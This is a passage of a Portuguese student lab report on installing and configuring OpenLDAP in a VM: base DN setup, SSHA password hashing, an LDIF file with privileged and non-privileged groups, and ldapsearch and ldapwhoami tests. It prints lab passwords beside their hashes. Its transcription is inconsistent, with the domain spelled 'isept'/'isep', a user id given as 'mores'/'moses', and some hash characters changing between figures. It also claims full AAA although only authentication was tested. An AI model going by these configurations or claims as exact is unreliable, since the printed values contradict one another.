A autenticação centralizada depende da disponibilidade do FreeRADIUS e do Active Directory. A ausência de qualquer um destes componentes impede o login dos utilizadores. A implementação laboratorial utiliza uma única instância de cada serviço, o que cria um ponto único de falha.

Mitigação recomendada: implementar redundância com múltiplos controladores de domínio e múltiplos servidores RADIUS.

5.6 Registo e auditoria

O modo debug (freeradius -X) facilita investigação técnica, mas não é adequado para ambientes reais, por expor passwords e detalhes sensíveis. A configuração deve ser ajustada para registos normalizados, com rotação de logs e mecanismos de auditoria alinhados com necessidades de conformidade legal.

Mitigação recomendada: configurar radiusd -l stdout ou sistemas de logging centralizado com níveis apropriados de detalhe.

LDAP

1 Introdução

O Lightweight Directory Access Protocol (LDAP) é um protocolo amplamente utilizado para aceder e gerir serviços de diretórios, permitindo consultar, adicionar, remover ou modificar objetos como utilizadores e grupos (M. Wahl, 1997).

A informação num diretório LDAP é armazenada de forma hierárquica, o que facilita a organização estrutural e a pesquisa eficiente de dados (IETF, 2006). Implementações como o OpenLDAP fornecem um sistema robusto e extensível para gestão centralizada de identidades, sendo usado em contextos académicos e empresariais devido à sua estabilidade, flexibilidade e código open-source (Foundation, 2024).

Em termos funcionais, o LDAP é frequentemente integrado com mecanismos de Autenticação e Autorização, permitindo que aplicações e sistemas validem identidades e controlem permissões através de um diretório centralizado (Ye, 2006). Neste trabalho, a criação de grupos, associação de utilizadores e realização de testes de autenticação demonstram a aplicação prática destes conceitos no contexto do modelo AAA.

Esta secção do relatório descreve a implementação do sistema de autenticação, autorização e contabilidade (AAA) usando OpenLDAP numa máquina virtual (VM) Linux, conforme o exercício 3 do Assignment 2.

O objetivo foi criar uma hierarquia LDAP com grupos e utilizadores, além de testar a autenticação dos mesmos.

2 Instalação e configuração inicial do OpenLDAP

2.1 Instalação

No terminal da VM Linux, instalou-se o OpenLDAP e utilitários relacionados:

```
sudo apt update  
sudo apt install slapd ldap-utils
```

O pacote **slapd** (Standalone LDAP Daemon) corresponde ao serviço principal do OpenLDAP e é responsável por armazenar, gerir e disponibilizar o diretório **LDAP**. É ele que implementa o protocolo **LDAP**, processa pedidos de autenticação, pesquisa e atualização, e mantém a base de dados do diretório ativa e acessível aos clientes (Foundation, 2024). Graças ao **slapd**, o sistema consegue fornecer um serviço de entity management centralizado e escalável.

O pacote **ldap-utils** fornece um conjunto de ferramentas de linha de comando essenciais para a interação com o servidor LDAP. Entre estas ferramentas destacam-se **ldapadd**, para adicionar entradas à base de dados; **ldapsearch**, para realizar pesquisas

estruturadas; e slapasswd, para criar hashes de palavras-passe compatíveis com LDAP (Foundation, 2024). Estes utilities permitem a gestão, verificação e manutenção do diretório LDAP de forma eficiente, sem necessidade de interfaces gráficas, sendo fundamentais para tarefas administrativas e testes em ambientes de desenvolvimento ou produção.

2.2 Configuração do Base DN

Durante a configuração interativa do OpenLDAP, realizada com o comando `sudo dpkg-reconfigure slapd`, o instalador solicita o **DNS domain name** da organização. Nest caso, foi definido:

DNS domain name: `g02.segsi.mei.isep.ipp.pt`

O Base DN (Distinguished Name base) é a representação hierárquica desse domínio dentro do diretório LDAP. O instalador converte automaticamente o nome do domínio para a notação LDAP, que utiliza o prefixo `dc=` (domain component) para cada segmento do domínio, separados por vírgulas:

`dc=g02,dc=segsi,dc=mei,dc=isept,dc=ipp,dc=pt`

Cada `dc` representa um nível na árvore do diretório LDAP, criando a raiz onde todas as entradas (utilizadores, grupos, computadores, etc.) serão armazenadas.

Parte	Significado
dc=g02	Domínio do grupo 2
dc=segsi	Sigla da disciplina
dc=mei	Sigla do curso
dc=isept	Sigla da instituição
dc=ipp	Sigla do Politécnico
dc=pt	País (Portugal)




Figura 66: Representação visual da estrutura do LDAP

A figura 52 demonstra a base para todas as entradas LDAP. Escolheu-se a opção de mover os ficheiros antigos para evitar conflitos.

2.3 Verificação do serviço

O serviço (servidor LDAP do OpenLDAP) foi iniciado e confirmado com os comandos:

```
sudo systemctl start slapd
```

```
sudo systemctl status slapd
```

```
vboxuser@LinuxP:~$ sudo systemctl status slapd
● slapd.service - LSB: OpenLDAP standalone server (Lightweight Directory Access>
   Loaded: loaded (/etc/init.d/slapd; generated)
   Drop-In: /usr/lib/systemd/system/slapd.service.d
            └─slapd-remain-after-exit.conf
   Active: active (running) since Wed 2025-11-12 20:58:18 UTC; 19s ago
     Docs: man:systemd-sysv-generator(8)
  Process: 15011 ExecStart=/etc/init.d/slapd start (code=exited, status=0/SUC>
    Tasks: 3 (limit: 4602)
   Memory: 3.4M (peak: 4.6M)
      CPU: 37ms
   CGroup: /system.slice/slapd.service
            └─15018 /usr/sbin/slapd -h "ldap:/// ldapi:///" -g openldap -u ope>

Nov 12 20:58:18 LinuxP systemd[1]: Starting slapd.service - LSB: OpenLDAP stand>
Nov 12 20:58:18 LinuxP slapd[15011]: * Starting OpenLDAP slapd
Nov 12 20:58:18 LinuxP slapd[15017]: @(#) $OpenLDAP: slapd 2.6.7+dfsg-1~exp1ubu>
                                Ubuntu Developers <ubuntu-devel-di>
Nov 12 20:58:18 LinuxP slapd[15018]: slapd starting
Nov 12 20:58:18 LinuxP slapd[15011]: ...done.
Nov 12 20:58:18 LinuxP systemd[1]: Started slapd.service - LSB: OpenLDAP standa>
lines 1-20/20 (END)
```

Figura 67: Verificação do estado do serviço slapd

A Base DN do diretório LDAP foi confirmada com o comando:

```
ldapsearch -x -LLL -H ldap://localhost -b "" -s base namingContexts
```

```
vboxuser@LinuxP: ~  
└─slapd-remain-after-exit.conf  
Active: active (running) since Wed 2025-11-12 20:58:18 UTC; 19s ago  
Docs: man:systemd-sysv-generator(8)  
Process: 15011 ExecStart=/etc/init.d/slapd start (code=exited, status=0/SUCCESS)  
Tasks: 3 (limit: 4602)  
Memory: 3.4M (peak: 4.6M)  
CPU: 37ms  
CGroup: /system.slice/slapd.service  
└─15018 /usr/sbin/slapd -h "ldap:/// ldapi:///" -g openldap -u openldap  
Nov 12 20:58:18 LinuxP systemd[1]: Starting slapd.service - LSB: OpenLDAP stand  
Nov 12 20:58:18 LinuxP slapd[15011]: * Starting OpenLDAP slapd  
Nov 12 20:58:18 LinuxP slapd[15017]: @(#) $OpenLDAP: slapd 2.6.7+dfsg-1~exp1ubu  
Ubuntu Developers <ubuntu-devel-di  
Nov 12 20:58:18 LinuxP slapd[15018]: slapd starting  
Nov 12 20:58:18 LinuxP slapd[15011]: ...done.  
Nov 12 20:58:18 LinuxP systemd[1]: Started slapd.service - LSB: OpenLDAP standa  
Lines 1-20/20 (END)  
vboxuser@LinuxP:~$ ldapsearch -x -LLL -H ldap://localhost -b "" -s base namingCo  
ntexts  
dn:  
namingContexts: dc=g02,dc=segsi,dc=mei,dc=isep,dc=ipp,dc=pt  
vboxuser@LinuxP:~$
```

Figura 68: Base DN do LDAP

Com isto verificamos que **dc=g02,dc=segsi,dc=mei,dc=isep,dc=ipp,dc=pt** é o **Base DN** do diretório **LDAP**, ou seja, a raiz da árvore onde todas as entradas serão armazenadas.

Criação de utilizadores e grupos.

3.1 Senhas e hashes


Foram definidos os seguintes utilizadores e senhas:

Utilizador	Grupo	Password
Isaac	PU	Isaac@2025!
Moses	PU	Moses@2025!
Sara	NPU	Sara@2025!
Abraham	NPU	Abraham@2025!

Para aumentar a segurança, as passwords dos utilizadores não são armazenadas em texto plano no LDAP. Em vez disso, são convertidas em hashes, que são representações criptográficas das passwords (Foundation, 2024).

No OpenLDAP, a ferramenta `slappasswd` é usada para gerar esses hashes e foi usada da seguinte forma para todos os utilizadores:

`slappasswd -s 'Isaac@2025!' # {SSHA}1W2dGPCAXpCoBdg0/3ZfwOjNIb0DJUsL`



```
vboxuser@LinuxP:~$ slappasswd -s 'Isaac@2025!'
{SSHA}1W2dGPCAXpCoBdg0/3ZfwOjNIb0DJUsL
vboxuser@LinuxP:~$ slappasswd -s 'Moses@2025!'
{SSHA}yg1Cd1582iB0xs994tg00M3CruVIgbWA
vboxuser@LinuxP:~$ slappasswd -s 'Sara@2025!'
{SSHA}8R91PE/e5484bB4GwFNj/Rmmfv/A66Ye
vboxuser@LinuxP:~$ slappasswd -s 'Abraham@2025!'
{SSHA}GSHFN11X0HwpsNGu11LUPOOQR8xu1MmW
vboxuser@LinuxP:~$
```

Figura 69: Hashes das passwords com `slappasswd`

3.2 Ficheiro LDIF (`ldap_g02.ldif`)

Foi criado um ficheiro LDIF (`ldap_g02.ldif`) contendo a estrutura LDAP, incluindo Organizational Units (OUs), grupos e utilizadores. O LDIF (LDAP Data Interchange Format) é um formato padrão de texto utilizado para importar, exportar e modificar dados em diretórios LDAP, permitindo descrever entradas e a sua hierarquia de forma estruturada. A utilização deste ficheiro permite automatizar a criação de toda a estrutura do diretório, evitando a inserção manual de cada entrada, e garantindo consistência na organização de OUs, grupos e utilizadores. O ficheiro LDIF pode ser carregado no servidor LDAP através do comando **`ldapadd`**, facilitando a configuração rápida e repetível de diretórios complexos (Foundation, 2024).

```
vboxuser@LinuxP:~$ cat ldap_g02.ldif
# --- Organizational Units ---
dn: ou=People,dc=g02,dc=segsi,dc=mei,dc=isep,dc=ipp,dc=pt
objectClass: organizationalUnit
ou: People

dn: ou=Groups,dc=g02,dc=segsi,dc=mei,dc=isep,dc=ipp,dc=pt
objectClass: organizationalUnit
ou: Groups

# --- Groups ---
dn: cn=PU,ou=Groups,dc=g02,dc=segsi,dc=mei,dc=isep,dc=ipp,dc=pt
objectClass: top
objectClass: posixGroup
cn: PU
gidNumber: 5000
memberUid: isaac
memberUid: mores

dn: cn=NPU,ou=Groups,dc=g02,dc=segsi,dc=mei,dc=isep,dc=ipp,dc=pt
objectClass: top
objectClass: posixGroup
cn: NPU
gidNumber: 5001
memberUid: sara
memberUid: abraham
```

```
# --- Users ---
dn: uid=isaac,ou=People,dc=g02,dc=segsi,dc=mei,dc=isep,dc=ipp,dc=pt
objectClass: inetOrgPerson
objectClass: posixAccount
objectClass: shadowAccount
cn: Isaac
sn: Isaac
uid: isaac
uidNumber: 10000
gidNumber: 5000
homeDirectory: /home/isaac
loginShell: /bin/bash
userPassword: {SSHA}1W2dGPCAXpCoBdg0/3Zfw0jNIb0DJUsL

dn: uid=mores,ou=People,dc=g02,dc=segsi,dc=mei,dc=isep,dc=ipp,dc=pt
objectClass: inetOrgPerson
objectClass: posixAccount
objectClass: shadowAccount
cn: Moses
sn: Moses
uid: mores
uidNumber: 10001
gidNumber: 5000
homeDirectory: /home/moses
loginShell: /bin/bash
userPassword: {SSHA}yg1Cd1582iB0xs994tg00M3CruVIgbWA

dn: uid=sara,ou=People,dc=g02,dc=segsi,dc=mei,dc=isep,dc=ipp,dc=pt
objectClass: inetOrgPerson
objectClass: posixAccount
objectClass: shadowAccount
cn: Sara
```

```
sn: Sara
uid: sara
uidNumber: 10002
gidNumber: 5001
homeDirectory: /home/sara
loginShell: /bin/bash
userPassword: {SSHA}8R9lPE/e5484bB4GwFNj/Rmmfv/A66Ye

dn: uid=abraham,ou=People,dc=g02,dc=segsi,dc=mei,dc=isep,dc=ipp,dc=pt
objectClass: inetOrgPerson
objectClass: posixAccount
objectClass: shadowAccount
cn: Abraham
sn: Abraham
uid: abraham
uidNumber: 10003
gidNumber: 5001
homeDirectory: /home/abraham
loginShell: /bin/bash
userPassword: {SSHA}GSHFNl1X0HwpsNGul1LUP00QR8xu1MmW
```

Figura 70: Ficheiro LDIF

3.2.1 Explicação do ficheiro LDIF:

Este ficheiro (ldap_g02.ldif) define a estrutura do diretório LDAP de forma hierárquica e organizada. Na raiz está a Base DN `dc=g02,dc=segsi,dc=mei,dc=isep,dc=ipp,dc=pt`, que representa o domínio da organização e serve como ponto de partida para todas as entradas.

Abaixo da Base DN, existem duas Organizational Units (OUs): `ou=People`, que contém os utilizadores, e `ou=Groups`, que armazena os grupos de acesso. As OUs permitem organizar logicamente o diretório e facilitar a gestão de entradas.

Na OU Groups foram criados os grupos PU (Privileged Users) e NPU (Non-Privileged Users), cada um com um identificador único (`gidNumber`) e com a lista de membros (`memberUid`). Esses grupos permitem separar os utilizadores por níveis de privilégio, simplificando a aplicação de políticas de autorização.

Na OU People, cada utilizador é definido com um RDN baseado no UID (`uid=isaac`, por exemplo) e utiliza as classes de objeto `inetOrgPerson`, `posixAccount` e `shadowAccount`. Cada entrada inclui atributos essenciais como `cn`, `sn`, `uidNumber`, `gidNumber`, `homeDirectory`, `loginShell` e `userPassword` em hash SSHA, garantindo autenticação segura e integração com sistemas UNIX/Linux.

Essa estrutura hierárquica permite automatizar a criação do diretório, organizar utilizadores e grupos, e implementar de forma clara os princípios de Autenticação, Autorização e Contabilidade (AAA) no sistema LDAP.


3.3 Importação do LDIF

O ficheiro foi importado com:

```
sudo ldapadd -x -D "cn=admin,dc=g02,..." -W -f ldap_g02.ldif
```

Este comando serve para adicionar todas as entradas definidas no ficheiro LDIF ao diretório **LDAP**.

Os outputs confirmam a adição de todas as entradas:



```
vboxuser@LinuxP:~$ nano ldap_g02.ldif
vboxuser@LinuxP:~$ sudo ldapadd -x -D "cn=admin,dc=g02,dc=segsi,dc=mei,dc=isep,dc=ipp,dc=pt" -W -f ldap_g02.ldif^C
vboxuser@LinuxP:~$ ls -l ldap_g02.ldif
-rw-rw-r-- 1 vboxuser vboxuser 1863 Nov 12 21:05 ldap_g02.ldif
vboxuser@LinuxP:~$ sudo ldapadd -x -D "cn=admin,dc=g02,dc=segsi,dc=mei,dc=isep,dc=ipp,dc=pt" -W -f ldap_g02.ldif
Enter LDAP Password:
adding new entry "ou=People,dc=g02,dc=segsi,dc=mei,dc=isep,dc=ipp,dc=pt"

adding new entry "ou=Groups,dc=g02,dc=segsi,dc=mei,dc=isep,dc=ipp,dc=pt"

adding new entry "cn=PU,ou=Groups,dc=g02,dc=segsi,dc=mei,dc=isep,dc=ipp,dc=pt"

adding new entry "cn=NPU,ou=Groups,dc=g02,dc=segsi,dc=mei,dc=isep,dc=ipp,dc=pt"

adding new entry "uid=isaac,ou=People,dc=g02,dc=segsi,dc=mei,dc=isep,dc=ipp,dc=pt"

adding new entry "uid=moses,ou=People,dc=g02,dc=segsi,dc=mei,dc=isep,dc=ipp,dc=pt"

adding new entry "uid=sara,ou=People,dc=g02,dc=segsi,dc=mei,dc=isep,dc=ipp,dc=pt"

adding new entry "uid=abraham,ou=People,dc=g02,dc=segsi,dc=mei,dc=isep,dc=ipp,dc=pt"
```

Figura 71: Importação LDIF


Verificação da estrutura do LDAP.

4.1 Consultar todos os DN

Para listar todas as entradas no diretório LDAP, foi utilizado o comando:

```
ldapsearch -x -LLL -b "dc=g02,..." dn
```

Este comando realiza uma pesquisa em todo o diretório, começando pelo Base DN definido, e retorna os Distinguished Names (DNs) de todas as entradas. O DN é o identificador único de cada objeto no LDAP, incluindo utilizadores, grupos e unidades organizacionais, permitindo localizar qualquer entrada na hierarquia do diretório.

A terminal window titled 'vboxuser@LinuxP: ~' with a search icon, menu icon, and window control buttons. The command 'ldapsearch -x -LLL -b "dc=g02,dc=segsi,dc=mei,dc=isep,dc=ipp,dc=pt" dn' is entered. The output lists several DN entries: 'dn: dc=g02,dc=segsi,dc=mei,dc=isep,dc=ipp,dc=pt', 'dn: ou=People,dc=g02,dc=segsi,dc=mei,dc=isep,dc=ipp,dc=pt', 'dn: ou=Groups,dc=g02,dc=segsi,dc=mei,dc=isep,dc=ipp,dc=pt', 'dn: cn=PU,ou=Groups,dc=g02,dc=segsi,dc=mei,dc=isep,dc=ipp,dc=pt', 'dn: cn=NPU,ou=Groups,dc=g02,dc=segsi,dc=mei,dc=isep,dc=ipp,dc=pt', 'dn: uid=isaac,ou=People,dc=g02,dc=segsi,dc=mei,dc=isep,dc=ipp,dc=pt', 'dn: uid=moses,ou=People,dc=g02,dc=segsi,dc=mei,dc=isep,dc=ipp,dc=pt', 'dn: uid=sara,ou=People,dc=g02,dc=segsi,dc=mei,dc=isep,dc=ipp,dc=pt', and 'dn: uid=abraham,ou=People,dc=g02,dc=segsi,dc=mei,dc=isep,dc=ipp,dc=pt'.

```
vboxuser@LinuxP:~$ ldapsearch -x -LLL -b "dc=g02,dc=segsi,dc=mei,dc=isep,dc=ipp,dc=pt" dn
dn: dc=g02,dc=segsi,dc=mei,dc=isep,dc=ipp,dc=pt
dn: ou=People,dc=g02,dc=segsi,dc=mei,dc=isep,dc=ipp,dc=pt
dn: ou=Groups,dc=g02,dc=segsi,dc=mei,dc=isep,dc=ipp,dc=pt
dn: cn=PU,ou=Groups,dc=g02,dc=segsi,dc=mei,dc=isep,dc=ipp,dc=pt
dn: cn=NPU,ou=Groups,dc=g02,dc=segsi,dc=mei,dc=isep,dc=ipp,dc=pt
dn: uid=isaac,ou=People,dc=g02,dc=segsi,dc=mei,dc=isep,dc=ipp,dc=pt
dn: uid=moses,ou=People,dc=g02,dc=segsi,dc=mei,dc=isep,dc=ipp,dc=pt
dn: uid=sara,ou=People,dc=g02,dc=segsi,dc=mei,dc=isep,dc=ipp,dc=pt
dn: uid=abraham,ou=People,dc=g02,dc=segsi,dc=mei,dc=isep,dc=ipp,dc=pt
```

Figura 72: Lista dos DN

4.2 Consultar grupos e membros

Para visualizar os grupos criados e os respectivos membros, foram utilizados os comandos:

ldapsearch -x -LLL -b "cn=PU,ou=Groups,..." cn gidNumber memberUid

ldapsearch -x -LLL -b "cn=NPU,ou=Groups,..." cn gidNumber memberUid

Aqui, a pesquisa é limitada a cada grupo (PU e NPU) dentro da unidade organizacional Groups. Os atributos retornados são:

- cn → o nome comum do grupo;
- gidNumber → o identificador numérico do grupo;
- memberUid → lista de utilizadores que pertencem a esse grupo.

Desta forma, é possível confirmar quais utilizadores foram corretamente associados a cada grupo.

```
vboxuser@LinuxP: ~  
vboxuser@LinuxP:~$ ldapsearch -x -LLL -b "cn=PU,ou=Groups,dc=g02,dc=segsi,dc=mei,dc=isep,dc=ipp,dc=pt" cn gidNumber memberUid  
dn: cn=PU,ou=Groups,dc=g02,dc=segsi,dc=mei,dc=isep,dc=ipp,dc=pt  
cn: PU  
gidNumber: 5000  
memberUid: isaac  
memberUid: moses  
  
vboxuser@LinuxP:~$ ldapsearch -x -LLL -b "cn=NPU,ou=Groups,dc=g02,dc=segsi,dc=mei,dc=isep,dc=ipp,dc=pt" cn gidNumber memberUid  
dn: cn=NPU,ou=Groups,dc=g02,dc=segsi,dc=mei,dc=isep,dc=ipp,dc=pt  
cn: NPU  
gidNumber: 5001  
memberUid: sara  
memberUid: abraham
```

Figura 73: Grupos e membros PU e NPU

4.3 Consultar informação dos utilizadores

Para verificar informações de um utilizador específico, como o Isaac, foi usado o comando:

ldapsearch -x -LLL -b "ou=People,..." "(uid=isaac)"

Este comando pesquisa na unidade organizacional **People**, filtrando apenas pelo **uid** do utilizador. Retorna todos os atributos associados a esse utilizador, como nome, grupo, e-mail e hash da senha. Isso permite validar se o utilizador foi adicionado corretamente ao diretório.


Exemplo de verificação para o utilizador Isaac:

```
vboxuser@LinuxP:~$ ldapsearch -x -LLL -b "ou=People,dc=g02,dc=segsi,dc=mei,dc=isep,dc=ipp,dc=pt" "(uid=isaac)"  
dn: uid=isaac,ou=People,dc=g02,dc=segsi,dc=mei,dc=isep,dc=ipp,dc=pt  
objectClass: inetOrgPerson  
objectClass: posixAccount  
objectClass: shadowAccount  
cn: Isaac  
sn: Isaac  
uid: isaac  
uidNumber: 10000  
gidNumber: 5000  
homeDirectory: /home/isaac  
loginShell: /bin/bash
```

Figura 74: Utilizadores Individuais – Isaac

Teste de autenticação AAA

Foram realizados testes de autenticação de todos os utilizadores através do comando `ldapwhoami`, utilizando as passwords definidas (`Isaac@2025!`, `Moses@2025!`, `Sara@2025!` e `Abraham@2025!`). O comando `ldapwhoami` efetua um bind simples ao servidor LDAP, permitindo verificar se cada utilizador consegue autenticar com sucesso e retornando o seu Distinguished Name (DN) em caso positivo.



```
vboxuser@LinuxP: ~  
sn: Isaac  
uid: isaac  
uidNumber: 10000  
gidNumber: 5000  
homeDirectory: /home/isaac  
loginShell: /bin/bash  
  
vboxuser@LinuxP:~$ ldapwhoami -x -D "uid=isaac,ou=People,dc=g02,dc=segsi,dc=mei,dc=isep,dc=ipp,dc=pt" -W  
Enter LDAP Password:  
dn:uid=isaac,ou=People,dc=g02,dc=segsi,dc=mei,dc=isep,dc=ipp,dc=pt  
vboxuser@LinuxP:~$ ldapwhoami -x -D "uid=moses,ou=People,dc=g02,dc=segsi,dc=mei,dc=isep,dc=ipp,dc=pt" -W  
Enter LDAP Password:  
dn:uid=moses,ou=People,dc=g02,dc=segsi,dc=mei,dc=isep,dc=ipp,dc=pt  
vboxuser@LinuxP:~$ ldapwhoami -x -D "uid=sara,ou=People,dc=g02,dc=segsi,dc=mei,dc=isep,dc=ipp,dc=pt" -W  
Enter LDAP Password:  
dn:uid=sara,ou=People,dc=g02,dc=segsi,dc=mei,dc=isep,dc=ipp,dc=pt  
vboxuser@LinuxP:~$ ldapwhoami -x -D "uid=abraham,ou=People,dc=g02,dc=segsi,dc=mei,dc=isep,dc=ipp,dc=pt" -W  
Enter LDAP Password:  
dn:uid=abraham,ou=People,dc=g02,dc=segsi,dc=mei,dc=isep,dc=ipp,dc=pt  
vboxuser@LinuxP:~$
```

Figura 75: Testes de autenticação AAA

Estes testes confirmam que as senhas foram corretamente armazenadas em formato SSHA, que os utilizadores foram adicionados corretamente ao diretório e que o servidor LDAP está a implementar corretamente o modelo AAA (Autenticação, Autorização e Contabilidade), garantindo acesso seguro e centralizado às entradas do diretório (Foundation, 2024).

Conclusão Exercício 3 LDAP

O sistema OpenLDAP foi instalado e configurado com sucesso na VM Linux, incluindo a definição do Base DN `dc=g02,dc=segsi,dc=mei,dc=isep,dc=ipp,dc=pt`. Foram criadas corretamente as entradas para os grupos PU (Privileged Users) e NPU (Non-Privileged Users), bem como os utilizadores Isaac, Moses, Sara e Abraham, cada um com senhas seguras armazenadas em hash SSHA.

A criação dos grupos como RDNs dentro da OU Groups permite organizar os utilizadores de acordo com níveis de acesso, simplificando a gestão de permissões e implementando corretamente o princípio de Autorização no modelo AAA. Cada utilizador herda os privilégios correspondentes ao seu grupo, garantindo uma separação clara entre utilizadores com permissões elevadas (PU) e utilizadores comuns (NPU).

